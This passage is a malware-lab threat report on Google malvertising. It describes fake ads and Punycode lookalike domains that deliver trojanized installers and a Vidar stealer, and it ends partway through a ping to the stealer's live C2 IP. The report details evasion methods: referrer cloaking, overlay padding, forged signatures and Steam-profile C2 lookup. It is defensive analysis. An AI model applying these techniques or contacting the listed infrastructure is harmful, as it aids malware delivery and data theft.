DEFENCE TECH

Terra, Cielo, Mare, Spazio, Spazio cibernetico.
PROTEGGIAMOLI

Google Malvertising

Malware Lab Analysis Report

Summary

DEFENCE TECH

1

Our Malware Lab

1. Our Malware Lab

Defence Tech Malware Lab daily performs dissection of malware with the aim of timely understanding the technological evolutions of attacks, consolidating the knowledge of necessary to make more effective and faster the process of incidents responding, contributing to spreading information about emerging threats into the expert's community and among its clients.

Malware Lab analysts are continuously engaged in searching and experimenting new analysis tools, for increasing accuracy and scope of action with regard to the proliferation of new evasion and anti-analysis techniques adopted by malwares.

The Malware Lab is also committed to the development of proprietary tools for malware analysis and supporting the management and response of incidents.

Besides malware analysis, Malware Lab ideated and implemented an automatic process of extraction of **Indicators of Compromise (IOC)** that is daily run on dozens of new malwares, intercepted in the wide for populating our Knowledge Base.

CORRADO AARON VISAGGIO
Group Chief Scientist Officer & Malware Lab Director
a.visaggio@defencetech.it

DEFENCE TECH

2

Executive Summary

2. Executive Summary

In recent years, threat actors started distributing malware through malicious internet advertisements by abusing legitimate services, this phenomenon is known as malvertising.

Many people tend to browse the internet without paying attention to domain names of the websites they visit; this can lead users into falling victim to phishing attacks or unintentional download of malware instead of the intended legitimate software.

The techniques we analyse in this report abuses Google advertising services: they are designed to facilitate paid promotion of products or services by displaying them in the search results, or as advertisements in third party websites that host advertisements provided by Google.

These malicious links appear at the top of Google results for queries related to legitimate software. They can be identified by generic-sounding titles and descriptions, typos in the domain name or the use of uncommon top-level domains (TLDs) such as .download or .site. Figure 1 shows one of such misleading search results.



Figure 1. Misleading Open Office advertisement, note the 'Ad' label before the URL

When users click one of such results, they are redirected to a webpage that mimics the official download page, but any files downloaded from it are likely infected, posing a severe threat to the security of the user's computer.

Recently there has been a surge in threat actors purchasing AD spaces for popular keywords and widely used software tools, such as *Notepad++*[1] and *KeePass*[2].

To conceal their malicious nature, fake sites often employ several techniques such as typosquatting or imitating real domain names abusing the Punycode encoding, which will be described in the next section.

While Google is actively removing and flagging such pages as malicious, they are likely automatically generated, which means at least a few users will inevitably see them before action is taken.

[1] *https://www.bleepingcomputer.com/news/security/malicious-notepad-plus-plus-google-ads-evade-detection-for-months/*

[2] *https://www.bleepingcomputer.com/news/security/fake-keepass-site-uses-google-ads-and-punycode-to-push-malware/*

DEFENCE TECH

3 Analysis

3. Analysis

The following sections will describe how some advertisements lead to malware and how these will infect the system going through a technical analysi.

Additionally, we will describe a specific technique which exploit the Punycode encoding, that has been recently used by threat actor to deceive the users.

3.1 Malicious ads

To conduct this analysis, we searched for common tool names on Google multiple times over the course of several days. It's important to note that the appearance of suspicious ads is not deterministic however the user is usually shown some within a few searches.

It is also worth noting that certain advertisements are configured to be shown as search results only in certain locations. In our experiments, we used a VPN to compare the results from different countries. Interestingly, our findings indicate that the United States seem to be more affected than European countries. This difference could also be related to different privacy and advertisement regulations across regions.

Furthermore, some of the malicious websites have different behaviours, such as only displaying the fake download page if the users clicked the link from Google. If the users manually navigate to the URL, they will only see a decoy page. An example of this can be the website in figure 2, where clicking the link from the search result page leads to the page seen in figure 3.



Figure 2. Malicious search result for a popular email client software

The websites we analysed used the HTTP referrer header which identifies the address of the previous web page, that is linked to the current site. This is set by the browser when navigating from one site to another; in this context the target site can determine that the user is coming from Google's search results. This technique makes the identification of the malicious web pages hard as we must rely on non-deterministic Google search results advertisements rather than traditional scanning methods.



Figure 3. The same website as Figure 2 when accessed by URL

Furthermore, these decoy websites will often look like blogs with very little content and many stock photos, perhaps an attempt to bypass Google's automatic anti-phishing checks.

3.1.1 KeePass advertisement

As described by MalwareBytes report[3], in the network traffic log is visible that threat actors set up a temporary domain which perform a conditional redirect to a website:

xn--eepass-vbb[.]info

By decoding this domain name[4] we obtain:

ķeepass[.]info

Note how the first character is not the letter "k" but the Unicode Character "Latin Small Letter K with Cedilla" (U+0137)



Figure 4. Fake KeePass website

[3] *https://www.malwarebytes.com/blog/threat-intelligence/2023/10/clever-malvertising-attack-uses-punycode-to-look-like-legitimate-website*

[4] *https://www.charset.org/punycode?encoded=xn--eepass-vbb.info&decode=Punycode+to+normal+text*

It is obviously the fake website of KeePass, hidden by Punycode encoding. But we won't go into specifics, since all the details are already available in the report published by MalwareBytes. Following is a quick explanation of Punycode.

Punycode

International companies or services operating in markets must adapt their brands to fit the ASCII restrictions. So, the International Domain Names (IDN) can contain special characters or letters that are not in the Latin alphabet. These characters are not supported by common internet protocols such as the Domain Name System (DNS), therefore it needs to be encoded in order to be universally processed.

Punycode is an encoding standard that operates to convert Unicode characters in ASCII based on the standard RFC 3492[5], which has a character set composed by:

- Lowercase letters: a-z
- Digits: 0-9
- A single special character, the hyphen: -

If non-standard characters are found in the address, the "xn--" prefix will be added in order to indicate that the following characters are encoded in Punycode.

3.1.2 Sample 1: Blender ad leading to weaponized installer

In figure 5 we searched for 3D Studio, the former name of a professional 3D computer graphics software for creating 3D models and animations, now referred as Autodesk 3DS Max. The first sponsored result displayed a suspiciously generic title and a description with minimal text. However, it's worth mentioning that the domain name used a .com TLD which is usually not associated with malicious results.

[5] *https://www.rfc-editor.org/rfc/rfc3492*



Figure 5. Malicious "3D model maker" advertisement

When opening the link, users are presented with a webpage that looks exactly like the official download page of Blender. To ascertain the legitimacy of the webpage, a potential indicator is to click on any link other than the download button. In most cases only the download button will work, while the other user interface (UI) elements are simple static text fields or images.

In this page, the download button links to a zip file that contains an iso file, which finally contains the actual executable.

Given the download size of about 400MB, it is reasonable to suspect that this is a modified installer, which is probably designed to install both the legitimate software (Blender) and the malicious payload.

By double-clicking and running the installer in a sandbox, it revealed the just mentioned behaviour. This way it is harder for an average user to know they have been infected.

3.1.3 Sample 2: Blender ad leading to just malware

In figure 6 there is another example of malicious Ad, the first sponsored link is suspicious since it contains typos and uses the uncommon .site TLD.



Figure 6. Malicious "Blender" advertisement

After clicking on the link, the user is redirected to blahder3dsoft[.]store. At the time of writing this second domain still displays a fake download page without relying on Google as referrer.

Once again, the page looks like the legitimate Blender download page and will download an executable file named as the Blender installer.

In this case, the website hosts a 4MB zip archive containing a 700MB executable. The very high compression ratio means that the inner file has a low entropy, this can indicate that the archive only includes the malicious payload and not the legitimate software.

Indeed, after submitting the executable to the AnyRun [6] and Hatching Triage [7] sandboxes it was revealed that it's not the legitimate installer but just a malware sample. As soon as it is executed, it pops an error window shown in figure 7, while carrying out its malicious operations in the background.

[6] *https://app.any.run/*
[7] *https://tria.ge/*



Figure 7. Suspicious error window

3.1.4 Sample 3: TradingView ad leading to weaponized installer

Figure 8 shows the search results for TradingView, an analysis platform for trader and investors. The first sponsored link points to a non-secure HTTP website even though users don't typically associate the .com TLD with malware.



Figure 8. Malicious "TradingView" advertisement

In this case, as the previous example, the user is redirected to *http[://]trading-terminal[.]top/index-set.html*.

The webpage offers the download for an MSI setup which has the same behaviour as the Sample 1. Running it will install both the legitimate software and the malware.

3.2 Technical analysis

In this part of the report, we quickly triage some of the samples found in the previous section to determine their family and any interesting evasion techniques that they may use.

3.2.1 Sample 1 - Vidar Stealer

As illustrated in figure 9 the executable file is signed with an invalid certificate. By using an invalid certificate, the threat actors aim to make their malicious executable appear more legitimate and evade anti-malware heuristics, which may not verify the full certificate chain.



Figure 9. Fake signature attributed to 'Bitdefender'

It is common to encounter malicious executables that have been signed with legitimate certificates for which the private key has been leaked. However, this is not the case because the certificate is entirely forged.

The extracted file is approximately 900MB in size, more than twice the size of the original archive, which suggests a very low entropy since it compresses very efficiently.

This technique is used to thwart endpoint anti-malware analysis as well as hindering the uploading of files to online security scanning services. About three quarters of the file consists of random repeating patterns that are appended to the original file. In the context of Windows executables such extra data is referred to as an *overlay*.

Figure 10 shows the size comparison between the original file and the one with the overlay manually removed. Despite the difference in size, both files maintain functional equivalence.



Figure 10. Size comparison between the original PE file and the one with the overlay removed

It appears that the PE file might have been built using a self-extracting archive framework, although we could not identify the exact name of the product. Once executed, the file extracts and run two distinct files from its resource section. One of these files is the legitimate Blender installer, while the other one is the second stage of the infection.

The two files are stored and compressed within a CAB archive. The second stage, even though appears to be 500MB in size, it is mostly composed by overlay junk data, so the real file size is about 300KB.

As seen in figure 11, the extracted Blender installer has a valid signature proving its authenticity. This manipulation ensures that the user will not notice the infection, since the software they were looking for will be installed and working as expected.



Figure 11. Digital signature of the legitimate Blender installer bundled with the malware

The second stage of the infection consists in an obfuscated .NET executable. This component is responsible for downloading and executing the subsequent stage from its Command & Control (C2) server. By running the sample in Hatching Triage sandbox[8] we observed that it downloads a sample: Vidar[9].

The information about the C2 server was retrieved from the malware configuration extracted by Hatching Triage analysis. This sample uses Steam as a middleman to hide its connection, then loads the real IP address from a proxy user's display name as seen in figure 12.

[8] *https://tria.ge/230125-rn6zvagf58*

[9] *https://malpedia.caad.fkie.fraunhofer.de/details/win.vidar*



Figure 12. C2 from Steam profile

At the time of writing the C2 server seems to be still online, or at least it correctly responds to ping requests.

```
┌──(kali㉿kali)-[~]
└─$ ping 116.203.6.107
PING 116.203.6.107 (116.203.6.107) 56(84) bytes of data.
64 bytes from 116.203.6.107: icmp_seq=1 ttl=47 time=44.4 ms
